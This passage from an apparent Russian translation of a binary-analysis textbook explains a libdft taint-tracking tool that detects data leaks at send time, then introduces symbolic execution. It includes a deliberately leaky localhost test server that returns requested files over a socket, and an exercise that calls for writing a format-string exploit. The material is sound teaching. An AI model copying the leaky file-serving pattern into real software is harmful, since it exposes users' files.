  size_t len = (size_t)ctx->ret;
  uint8_t color;

  if(unlikely(len <= 0)) {
```

```
    return;
  }

  fprintf(stderr, "(dta-dataleak) read: %zu bytes from fd %u\n", len, fd);

  color = fd2color[fd];
  if(color) {
    fprintf(stderr, "(dta-dataleak) tainting bytes %p -- 0x%x with color 0x%x\n",
              buf, (uintptr_t)buf+len, color);
    tagmap_setn((uintptr_t)buf, len, color);
  } else {
    fprintf(stderr, "(dta-dataleak) clearing taint on bytes %p -- 0x%x\n",
              buf, (uintptr_t)buf+len);
    tagmap_clrn((uintptr_t)buf, len);
  }
}
```

Сначала `post_read_hook` извлекает из контекста нужные аргументы и возвращаемое значение: читаемый файловый дескриптор `fd`, буфер `buf` и число прочитанных байтов `len`. Если `len` меньше или равно нулю, байты не прочитаны и функция возвращает управление без пометки.

Иначе из `fd2color` получается цвет `fd`. Если дескриптору назначен цвет, `post_read_hook` посредством `tagmap_setn` помечает им все прочитанные байты. Возможна и ситуация без назначенного цвета, когда дескриптор относится к неинтересному файлу наподобие разделяемой библиотеки. Тогда посредством функции libdft `tagmap_clrn` очищаются все метки адресов, перезаписанных `read`. Это снимает метки с ранее помеченного буфера, который повторно используется для чтения непомеченных байтов.

11.4.2. Приёмники меток: наблюдение за сетевыми отправками для обнаружения утечки

Наконец, в листинге 11-14 показан приёмник `dta-dataleak` - обработчик `socketcall`, перехватывающий сетевые отправки и проверяющий попытки утечки данных. Он похож на обработчик `dta-execve`, но проверяет метки отправляемых байтов вместо помечивания полученных.

Листинг 11-14. `dta-dataleak.cpp` (продолжение)

```
static void
pre_socketcall_hook(syscall_ctx_t *ctx)
{
  int fd;
  void *buf;
  size_t i, len;
  uint8_t tag;
  uintptr_t start, end, addr;

  int call            =            (int)ctx->arg[SYSCALL_ARG0];
  unsigned long *args = (unsigned long*)ctx->arg[SYSCALL_ARG1];

  switch(call) {
  case SYS_SEND:
  case SYS_SENDTO:
    fd  =    (int)args[0];
    buf =  (void*)args[1];
    len = (size_t)args[2];

    fprintf(stderr, "(dta-dataleak) send: %zu bytes to fd %u\n", len, fd);

    for(i = 0; i < len; i++) {
       if(isprint(((char*)buf)[i])) fprintf(stderr, "%c", ((char*)buf)[i]);
       else                         fprintf(stderr, "\\x%02x", ((char*)buf)[i]);
    }
    fprintf(stderr, "\n");
```

```
    fprintf(stderr, "(dta-dataleak) checking taint on bytes %p -- 0x%x...",
              buf, (uintptr_t)buf+len);

    start = (uintptr_t)buf;
    end   = (uintptr_t)buf+len;
    for(addr = start; addr <= end; addr++) {
      tag = tagmap_getb(addr);
      if(tag != 0) alert(addr, tag);
    }

    fprintf(stderr, "OK\n");

    break;

  default:
    break;
  }
}
```

Сначала `pre_socketcall_hook` получает параметры `call` и `args` системного вызова. Затем применяется `switch` по `call`, подобный обработчику `dta-execve`, но теперь исследуются `SYS_SEND` и `SYS_SENDTO`, а не `SYS_RECV` и `SYS_RECVFROM`. При перехвате отправки разбираются аргументы: файловый дескриптор сокета, буфер и число отправляемых байтов. После диагностической печати код перебирает все байты буфера и получает состояние каждого посредством `tagmap_getb`. При обнаружении метки `pre_socketcall_hook` вызывает `alert`, которая печатает предупреждение и останавливает приложение.

Это весь код `dta-dataleak`. В следующем разделе вы увидите, как он обнаруживает попытку утечки и как объединяются цвета, когда утекающие данные зависят от нескольких источников.

11.4.3. Обнаружение попытки утечки данных

Для демонстрации возможностей `dta-dataleak` реализован ещё один простой сервер `dataleak-test-xor`. Ради простоты он "выдаёт" помеченные файлы в сокет добровольно, но инструмент точно так же обнаружит утечку через эксплойт. Относящийся к делу код сервера показан в листинге 11-15.

Листинг 11-15. `dataleak-test-xor.c`

```
int
main(int argc, char *argv[])
{
  size_t i, j, k;
  FILE *fp[10];
  char buf[4096], *filenames[10];
  struct sockaddr_storage addr;

  srand(time(NULL));

  int sockfd = open_socket("localhost", "9999");

  socklen_t addrlen = sizeof(addr);
  recvfrom(sockfd, buf, sizeof(buf), 0, (struct sockaddr*)&addr, &addrlen);

  size_t fcount = split_filenames(buf, filenames, 10);

  for(i = 0; i < fcount; i++) {
    fp[i] = fopen(filenames[i], "r");
  }

  i = rand() % fcount;
  do { j = rand() % fcount; } while(j == i);

  memset(buf1, '\0', sizeof(buf1));
  memset(buf2, '\0', sizeof(buf2));
```

```
  while(fgets(buf1, sizeof(buf1), fp[i]) && fgets(buf2, sizeof(buf2), fp[j])) {
    /* sizeof(buf)-1 ensures that there will be a final NULL character
     * regardless of the XOR-ed values */
    for(k = 0; k < sizeof(buf1)-1 && k < sizeof(buf2)-1; k++) {
      buf1[k] ^= buf2[k];
    }
    sendto(sockfd, buf1, strlen(buf1)+1, 0, (struct sockaddr*)&addr, addrlen);
  }

  return 0;
}
```

Сервер открывает сокет на localhost, порт 9999, и принимает сообщение со списком имён файлов. Он разделяет список посредством опущенной функции `split_filenames`. Затем открывает все запрошенные файлы и случайно выбирает два. В реалистичном сценарии `dta-dataleak` доступ к файлам происходил бы через эксплойт, а не добровольно предоставлялся сервером. Для этого примера сервер построчно читает два выбранных файла и объединяет каждую пару строк операцией XOR. Это заставит `dta-dataleak` объединить их цвета, демонстрируя слияние меток. Наконец, результат XOR двух строк отправляется по сети, создавая "утечку", которую должен обнаружить инструмент.

Посмотрим, как `dta-dataleak` обнаруживает попытку и объединяет цвета, когда утекающие данные зависят от нескольких файлов. Вывод защищённой программы `dataleak-test-xor` показан в листинге 11-16. Повторяющиеся части сокращены до `...`.

Листинг 11-16. Обнаружение попытки утечки данных посредством `dta-dataleak`

```
$ cd ~/libdft/pin-2.13-61206-gcc.4.4.7-linux/
$ ./pin.sh -follow_execv -t ~/code/chapter11/dta-dataleak.so \
             -- ~/code/chapter11/dataleak-test-xor &

(dta-dataleak) read: 512 bytes from fd 4
(dta-dataleak) clearing taint on bytes 0xff8b34d0 -- 0xff8b36d0
[1] 22713
$ nc -u 127.0.0.1 9999
/home/binary/code/chapter11/dta-execve.cpp .../dta-dataleak.cpp .../date.c .../echo.c
(dta-dataleak) opening /home/binary/code/chapter11/dta-execve.cpp at fd 5 with color 0x01
(dta-dataleak) opening /home/binary/code/chapter11/dta-dataleak.cpp at fd 6 with color 0x02
(dta-dataleak) opening /home/binary/code/chapter11/date.c at fd 7 with color 0x04
(dta-dataleak) opening /home/binary/code/chapter11/echo.c at fd 8 with color 0x08
(dta-dataleak) read: 155 bytes from fd 8
(dta-dataleak) tainting bytes 0x872a5c0 -- 0x872a65b with color 0x8
(dta-dataleak) read: 3923 bytes from fd 5
(dta-dataleak) tainting bytes 0x872b5c8 -- 0x872c51b with color 0x1
(dta-dataleak) send: 20 bytes to fd 4
\x0cCdclude <stdio.h>\x0a\x00
(dta-dataleak) checking taint on bytes 0xff8b19cc -- 0xff8b19e0...
(dta-dataleak) !!!!!!! ADDRESS 0xff8b19cc IS TAINTED (tag=0x09), ABORTING !!!!!!!
  tainted by color = 0x01 (/home/binary/code/chapter11/dta-execve.cpp)
  tainted by color = 0x08 (/home/binary/code/chapter11/echo.c)
[1]+  Exit 1  ./pin.sh -follow_execv -t ~/code/chapter11/dta-dataleak.so ...
```

В примере сервер `dataleak-test-xor` запускается с Pin и `dta-dataleak` в качестве Pintool для защиты от утечек. Сразу происходит первый `read`, связанный с загрузкой `dataleak-test-xor`. Поскольку байты читаются из разделяемой библиотеки без назначенного цвета, инструмент игнорирует чтение.

Затем начинается сеанс netcat с подключением к серверу и отправляется список открываемых файлов. `dta-dataleak` перехватывает события `open` и назначает каждому цвет. Сервер случайно выбирает два файла для утечки; здесь это дескрипторы 8 и 5.

Для обоих файлов `dta-dataleak` перехватывает `read` и помечает прочитанные байты цветами `0x08` и `0x01`. Затем он перехватывает попытку отправить содержимое файлов, объединённое XOR, по сети.

Проверяя метки отправляемых байтов, инструмент замечает тег `0x09`, печатает сигнал тревоги и прерывает программу. Тег `0x09` - объединение цветов `0x01` и `0x08`. По сообщению видно, что им соответствуют файлы `dta-execve.cpp` и `echo.c`.

Как видите, анализ меток позволяет легко обнаруживать утечки и точно определять выданные файлы. Объединённые цвета показывают, какие источники внесли вклад в значение байта. Даже всего с восемью цветами можно создавать бесчисленное множество мощных инструментов DTA.

11.5. Итоги

В этой главе вы изучили внутреннее устройство libdft - популярной библиотеки DTA с открытым исходным кодом. Вы также увидели практические примеры её применения для обнаружения двух распространённых видов атак: перехвата управления и утечки данных. Теперь вы готовы создавать собственные инструменты DTA!

Упражнение

1. Реализация средства обнаружения эксплойтов форматной строки

С помощью libdft реализуйте спроектированное в предыдущей главе средство обнаружения эксплойтов форматной строки. Создайте уязвимую программу и эксплойт для проверки. Также создайте программу с неявным потоком, позволяющим эксплойту сработать, несмотря на средство обнаружения.

Подсказка: перехватить `printf` непосредственно через libdft нельзя, поскольку это не системный вызов. Придётся найти другой способ, например перехватчик уровня инструкций `ins_set_pre`, проверяющий вызовы заглушки PLT функции `printf`. Для этого упражнения разрешены упрощающие предположения: например, отсутствие косвенных вызовов `printf` и фиксированный, жёстко заданный адрес заглушки PLT.

Практический пример перехвата на уровне инструкций можно найти в поставляемом с libdft инструменте `libdft-dta.c`.

Примечания

[1] [назад] `https://www.cs.columbia.edu/~vpk/research/libdft/libdft-3.1415alpha.tar.gz`
[2] [назад] Эти классы инструкций определены в исходной статье о libdft: `http://nsl.cs.columbia.edu/papers/2012/libdft.vee12.pdf`.
[3] [назад] Это пути на виртуальной машине; в других дистрибутивах Linux они могут отличаться.
[4] [назад] На виртуальной машине файл находится в `/home/binary/libdft/pin-2.13-61206-gcc.4.4.7-linux/extras/xed2-ia32/include/xed-iclass-enum.h`.

Глава 12. Принципы символьного исполнения

Символьное исполнение отслеживает метаданные состояния программы, как и анализ помеченных данных. Но сведения о метках позволяют сделать лишь вывод, что одна часть состояния влияет на другую, а символьное исполнение даёт возможность рассуждать о том, как состояние возникло и как достичь других состояний. Как вы увидите, оно обеспечивает множество мощных видов анализа, недоступных иными методами.

Глава начинается с обзора основ символьного исполнения. Затем вы подробнее познакомитесь с решением ограничений, в частности с решением SMT, которое служит фундаментальным строительным блоком символьного исполнения. В главе 13 библиотека символьного исполнения бинарного уровня Triton будет использована для создания практических инструментов, демонстрирующих возможности метода.

12.1. Обзор символьного исполнения

Символьное исполнение, сокращённо symbex, - метод анализа программ, представляющий состояние в форме логических формул, о которых можно автоматически рассуждать, отвечая на сложные вопросы о поведении программы.

Например, NASA применяет символьное исполнение для генерации тестов критически важного кода, а производители оборудования - для проверки кода на языках описания аппаратуры Verilog и VHDL. Символьное исполнение позволяет автоматически увеличивать покрытие динамического анализа, создавая новые входные данные, ведущие по ещё не исследованным путям, что полезно при тестировании ПО и анализе вредоносных программ. В главе 13 вы увидите практические примеры: реализацию покрытия кода, обратного среза и даже автоматической генерации эксплойтов!

К сожалению, при всей мощности символьное исполнение приходится применять умеренно и осторожно из-за проблем масштабируемости. В зависимости от задачи сложность может расти экспоненциально, пока вычисление решения не станет совершенно неосуществимым. Способы уменьшения этих проблем описаны в разделе 12.1.3, но сначала рассмотрим основы работы метода.

12.1.1. Символьное и конкретное исполнение

Symbex исполняет или эмулирует приложение с символьными значениями вместо конкретных, используемых при обычном запуске. Поэтому переменные содержат не определённые значения наподобие `42` или `foobar`, а некоторые или все из них - в контексте бинарного анализа также регистры и области памяти - представлены символом, обозначающим любое возможное значение переменной. По мере исполнения механизм вычисляет логические формулы над символами. Формулы представляют выполненные операции и описывают ограничения диапазона значений символов.

Как будет объяснено далее, многие механизмы хранят символы и формулы как метаданные в дополнение к конкретным значениям, а не вместо них, подобно метаданным меток в DTA. Совокупность символьных значений и формул называется символьным состоянием. Рассмотрим его организацию, а затем конкретный пример изменения состояния в ходе символьного исполнения.

Символьное состояние

Символьное исполнение работает с символьными значениями, представляющими любое возможное конкретное значение. Будем обозначать их как α_i, где i - целое число ($i \in N$). Механизм вычисляет над этими значениями формулы двух видов: набор символьных выражений и ограничение пути. Кроме того, он поддерживает отображение переменных - либо регистров и областей памяти при бинарном symbex - на символьные выражения. Сочетание ограничения пути, всех выражений и отображений называется символьным состоянием.

Символьные выражения. Символьное выражение φ_j, где $j \in N$, соответствует либо символьному значению α_i, либо математической комбинации выражений, например $\varphi_3 = \varphi_1 + \varphi_2$. Хранилище символьных выражений, то есть множество всех выражений исполнения, будем обозначать σ.

Как уже говорилось, symbex бинарного уровня сопоставляет все или некоторые регистры и области памяти выражению из σ.

Ограничение пути. Ограничение пути кодирует пределы, наложенные на символьные выражения выбранными во время исполнения ветвями. Например, если символьное исполнение выбирает ветвь `if(x < 5)`, а затем `if(y >= 4)`, где x и y сопоставлены выражениям φ_1 и φ_2, формула ограничения пути принимает вид $\varphi_1 < 5 \wedge \varphi_2 \geq 4$. Ограничение пути будем обозначать символом π.

В литературе ограничения пути иногда называются ограничениями ветвлений. В этой книге термин "ограничение ветвления" обозначает условие, налагаемое отдельным ветвлением, а "ограничение пути" - конъюнкцию всех ограничений ветвлений, накопленных вдоль пути программы.

Символьное исполнение примера программы

Сделаем понятие символьного исполнения конкретнее с помощью псевдокода из листинга 12-1.

Листинг 12-1. Пример псевдокода для демонстрации символьного исполнения

```
x = int(argv[0])
y = int(argv[1])

z = x + y
if(x >= 5)
     foo(x, y, z)
     y = y + z
     if(y < x)
          baz(x, y, z)
     else
          qux(x, y, z)
else
     bar(x, y, z)
```

Программа принимает два целых числа x и y из пользовательского ввода. В примере символьное исполнение применяется, чтобы найти входы, покрывающие пути к функциям `foo` и `bar`. Для этого x и y представляются символьными значениями, после чего программа исполняется символьно, вычисляя налагаемые её операциями ограничение пути и выражения. Наконец, формулы решаются, чтобы найти конкретные значения x и y, если они существуют, ведущие по каждому пути. На рис. 12-1 показано изменение символьного состояния для всех возможных путей функции.




Рис. 12-1. Ограничения пути и символьное состояние всех путей функции из примера

Листинг 12-1 начинается с чтения x и y из пользовательского ввода. Как видно на рис. 12-1, ограничение пути π изначально равно $\top$ - символу тавтологии. Ветвления ещё не выполнялись, поэтому ограничений нет. Хранилище символьных выражений также изначально является пустым множеством. После чтения x механизм создаёт новое выражение $\varphi_1 = \alpha_1$, соответствующее неограниченному символьному значению, которое может представлять любое конкретное, и сопоставляет x этому выражению. Чтение y аналогично сопоставляет её с $\varphi_2 = \alpha_2$. Затем операция `z = x + y` сопоставляет z новому выражению $\varphi_3 = \varphi_1 + \varphi_2$.

Предположим, механизм сначала исследует истинную ветвь условия `if(x >= 5)`. Для этого он добавляет ограничение ветвления $\varphi_1 \geq 5$ к π и продолжает исполнение по адресу назначения - вызову `foo`. Цель заключалась в нахождении конкретных входов, ведущих к `foo` или `bar`. Теперь, достигнув `foo`, можно решить выражения и ограничения, чтобы получить конкретные x и y для этого вызова.

В данный момент x и y сопоставлены выражениям $\varphi_1 = \alpha_1$ и $\varphi_2 = \alpha_2$, а α_1 и α_2 - единственные символьные значения. Кроме того, есть лишь одно ограничение: $\varphi_1 \geq 5$. Поэтому одно возможное решение для достижения `foo` - $\alpha_1 = 5 \wedge \alpha_2 = 0$. При обычном конкретном запуске с x = 5 и y = 0 будет достигнут вызов `foo`. Учтите, что α_2 может иметь любое значение, поскольку не входит ни в одно выражение ограничения пути.

Подобное решение называется моделью. Обычно модели автоматически вычисляются специальной программой - решателем ограничений, способным подобрать символьные значения, удовлетворяющие всем ограничениям и выражениям; подробнее об этом в разделе 12.2.

Теперь предположим, что нужно достичь `bar`. Для этого следует избежать ветви `if(x >= 5)` и выбрать `else`. Старое ограничение $\varphi_1 \geq 5$ заменяется на $\varphi_1 < 5$, после чего решатель запрашивается о новой модели. Возможный результат - $\alpha_1 = 4 \wedge \alpha_2 = 0$. Иногда решатель сообщает об отсутствии решения, то есть недостижимости пути.

В общем случае покрыть все пути нетривиальной программы невозможно, поскольку их число экспоненциально растёт с числом ветвлений. В разделе 12.1.3 будут рассмотрены эвристики выбора исследуемых путей.

Как уже отмечалось, существует несколько вариантов символьного исполнения, некоторые работают немного иначе. Рассмотрим их компромиссы.

12.1.2. Варианты и ограничения символьного исполнения

Подобно механизмам анализа меток, механизмы symbex часто реализованы как каркас для создания собственных инструментов. Многие сочетают аспекты нескольких вариантов и позволяют выбирать между ними.

Поэтому важно понимать компромиссы проектных решений. На рис. 12-2 показаны важнейшие измерения реализации symbex: по одному на каждый уровень дерева.

Статический и динамический анализ. Основана ли реализация symbex на статическом или динамическом анализе?

Оперативный и автономный режим. Исследует ли механизм несколько путей параллельно - оперативно - или нет - автономно?

Символьное состояние. Какие части состояния представлены символьно, а какие конкретно? Как обрабатываются символьные обращения к памяти?

Покрытие путей. Какие и сколько путей исследует символьный анализ?




Рис. 12-2. Измерения проектирования символьного исполнения

Обсудим каждое решение и его компромиссы в производительности, ограничениях и полноте.

Статическое символьное исполнение (SSE)

Как и большинство методов анализа ПО и бинарных файлов, символьное исполнение существует в статическом и динамическом вариантах с разными компромиссами масштабируемости и полноты. Традиционно оно является методом статического анализа, эмулирующим часть программы и распространяющим символьное состояние с каждой эмулированной инструкцией. Такой вариант называется статическим символьным исполнением (static symbolic execution, SSE). Он либо исчерпывающе анализирует все возможные пути, либо выбирает их эвристически.

Преимущество SSE - возможность анализировать программы, которые не исполняются на вашем процессоре. Например, на машине x86 можно исследовать бинарные файлы ARM. Кроме того, легко эмулировать лишь часть файла - например, одну функцию, - а не всю программу.

Недостаток в том, что из-за масштабируемости исследовать оба направления каждого ветвления удаётся не всегда. Число ветвей можно ограничивать эвристиками, но подобрать эффективные эвристики, охватывающие все интересные пути, совсем непросто.

Более того, некоторые аспекты поведения приложения трудно правильно моделировать в SSE, особенно когда управление выходит за пределы приложения в компоненты, не подконтрольные механизму, например ядро или библиотеку. Это происходит при системном или библиотечном вызове, получении сигнала, чтении переменной окружения и так далее. Возможны следующие решения, каждое со своими недостатками.

Моделирование эффектов. Распространённый подход: механизм SSE моделирует эффекты внешних взаимодействий, например системных и библиотечных вызовов. Модели являются своего рода "сводкой" влияния вызова на символьное состояние. Учтите, что слово "модель" здесь не связано с моделями решателя ограничений.

С точки зрения производительности моделирование сравнительно дёшево. Однако создание точных моделей всех возможных взаимодействий со средой - сетью, файловой системой, другими процессами - является грандиозной задачей, способной потребовать симулированной символьной файловой системы, сетевого стека и так далее. Хуже того, для другой операционной системы или ядра модели придётся переписать. Поэтому на практике они часто неполны или неточны.

Прямые внешние взаимодействия. В качестве альтернативы механизм может выполнять внешние взаимодействия напрямую. Например, вместо моделирования системного вызова он действительно делает вызов и включает конкретное возвращаемое значение и побочные эффекты в символьное состояние.

Хотя это просто, проблемы возникают при параллельном исследовании нескольких путей с конкурирующими внешними взаимодействиями. Например, несколько путей одновременно работают с одним физическим файлом, и противоречащие изменения вызывают несогласованность.

Проблему можно обойти клонированием полного состояния системы для каждого пути, но это требует чрезвычайно много памяти. Кроме того, внешние компоненты не умеют обрабатывать символьное состояние, поэтому прямое взаимодействие требует дорогостоящего вызова решателя для вычисления подходящих конкретных значений, передаваемых системному или библиотечному вызову.

Из-за этих трудностей недавние исследования изучают альтернативные реализации symbex на основе динамического анализа.

Динамическое символьное исполнение (конколическое исполнение)

Динамическое символьное исполнение (dynamic symbolic execution, DSE) запускает приложение с конкретными входами и хранит символьное состояние в дополнение к конкретному, а не полностью заменяет последнее. Конкретное состояние направляет исполнение, а символьное хранится как метаданные, подобно сведениям о метках. Поэтому DSE также называется конколическим исполнением - от "concrete symbolic execution".

В отличие от традиционного SSE, исследующего много путей параллельно, конколическое исполнение проходит по одному пути, определённому конкретными входами. Чтобы исследовать другой путь, оно "переворачивает" ограничения пути, как в примере листинга 12-1, а затем просит решатель вычислить конкретные входы для альтернативной ветви. Эти входы используются для нового конколического запуска, исследующего другой путь.

У конколического исполнения много преимуществ. Оно гораздо лучше масштабируется, поскольку не нужно поддерживать несколько параллельных состояний. Проблемы SSE с внешними взаимодействиями решаются их конкретным исполнением, которое не приводит к несогласованности, поскольку разные пути не выполняются параллельно. Так как символьными делаются лишь "интересные" части состояния, например пользовательский ввод, ограничения обычно содержат меньше переменных, чем у классического SSE, и решаются проще и намного быстрее.

Главный недостаток - зависимость покрытия от начальных конкретных входов. Поскольку за один раз "переворачивается" лишь небольшое число ограничений, достижение интересных путей, отделённых от исходного многими переворотами, может занять много времени. Кроме того, символьно исполнять лишь часть программы менее просто, хотя это можно реализовать динамическим включением и выключением механизма.

Оперативное и автономное символьное исполнение

Ещё один важный вопрос: исследует ли механизм несколько путей параллельно. Механизмы, исследующие множество путей параллельно, называются оперативными, а проходящие по одному пути - автономными. Например, классическое SSE оперативно: при каждом ветвлении оно создаёт новый экземпляр symbex и параллельно исследует оба направления. Конколическое исполнение обычно автономно и проходит один конкретный запуск. Но существуют и автономные SSE, и оперативные конколические реализации.

Преимущество оперативного symbex в отсутствии необходимости многократно исполнять одну инструкцию. Автономные реализации часто анализируют один фрагмент несколько раз, запуская всю программу сначала для каждого пути. В этом смысле оперативные реализации эффективнее, но отслеживание всех этих состояний параллельно может требовать много памяти, о чём не приходится беспокоиться при автономном исполнении.

Оперативные реализации пытаются уменьшить расход памяти, объединяя одинаковые части состояний и разделяя их лишь при расхождении. Эта оптимизация называется копированием при записи: объединённые состояния копируются, когда запись заставляет их разойтись, создавая отдельную частную копию для пути, выполняющего запись.

Символьное состояние

Следующий вопрос - какие части состояния представлены символьно, а какие конкретно, и как обрабатываются символьные обращения к памяти. Многие механизмы SSE и конколического исполнения позволяют не хранить символьное состояние некоторых регистров и областей памяти. Отслеживая символьные сведения только для выбранной части, а остальное сохраняя конкретным, можно уменьшить размер состояния и сложность ограничений и выражений.

Такой подход экономит память и работает быстрее, поскольку ограничения легче решать. Обратная сторона в необходимости выбрать символьные и только конкретные части состояния, что не всегда просто. Неверный выбор может привести к неожиданным результатам инструмента.

Важен и способ представления символьных обращений к памяти. Подобно другим переменным, указатели могут быть символьными: их значение не конкретно, а частично неопределённо. Это создаёт трудную проблему при загрузке или сохранении по символьному адресу. Например, как обновить символьное состояние, если значение записывается в массив по символьному индексу? Рассмотрим несколько подходов.

Полностью символьная память. Такие решения пытаются моделировать все возможные результаты операции загрузки или сохранения. Один способ - разделить состояние на несколько копий, по одной для каждого результата. Предположим, чтение выполняется из массива `a` по символьному индексу φ_i с ограничением $\varphi_i < 5$. Тогда создаются пять копий состояния: для $\varphi_i = 0$ и чтения `a[0]`, для $\varphi_i = 1$ и так далее.

Другой способ достичь того же эффекта - ограничения с выражениями "если-то-иначе", поддерживаемыми некоторыми решателями. Они аналогичны условным конструкциям языков программирования. То же чтение массива моделируется условным ограничением, вычисляющим символьное выражение `a[i]`, если $\varphi_i = i$.

Хотя полностью символьная память точно моделирует поведение, она страдает от взрыва состояний или чрезвычайно сложных ограничений, если обращение использует неограниченный адрес. Эти проблемы чаще встречаются в symbex бинарного уровня, чем исходного, поскольку сведения о границах не всегда доступны в бинарных файлах.

Конкретизация адресов. Чтобы избежать взрыва состояний, неограниченные символьные адреса заменяются конкретными. При конколическом исполнении можно просто использовать реальный конкретный адрес. При SSE механизм должен эвристически выбрать подходящий. Преимущество - значительное сокращение пространства состояний и сложности ограничений, недостаток - неполное представление всех возможных поведений программы, из-за чего некоторые результаты могут быть пропущены.

На практике многие механизмы сочетают решения. Например, символьно моделируют обращения, ограниченные достаточно малым диапазоном, и конкретизируют неограниченные.

Покрытие путей

Наконец, нужно знать, какие пути исследует символьный анализ. Классическое исполнение проходит все пути, создавая новое состояние на каждом ветвлении. Такой подход не масштабируется: число путей экспоненциально растёт с количеством ветвлений - известная проблема взрыва путей. При неограниченных циклах или рекурсивных вызовах число путей может быть бесконечным. Для нетривиальных программ нужен другой подход.

Альтернатива для SSE - эвристический выбор путей. Например, средство автоматического поиска ошибок может сосредоточиться на циклах, индексирующих массивы, поскольку они сравнительно часто содержат ошибки наподобие переполнений буфера.

Другая распространённая эвристика - поиск в глубину (depth-first search, DFS), полностью исследующий один путь перед переходом к другому в предположении, что глубоко вложенный код "интереснее" поверхностного. Поиск в ширину (breadth-first search, BFS) делает противоположное: исследует все пути параллельно, но медленнее достигает глубоко вложенного кода. Выбор эвристик зависит от цели инструмента и может быть сложной задачей.

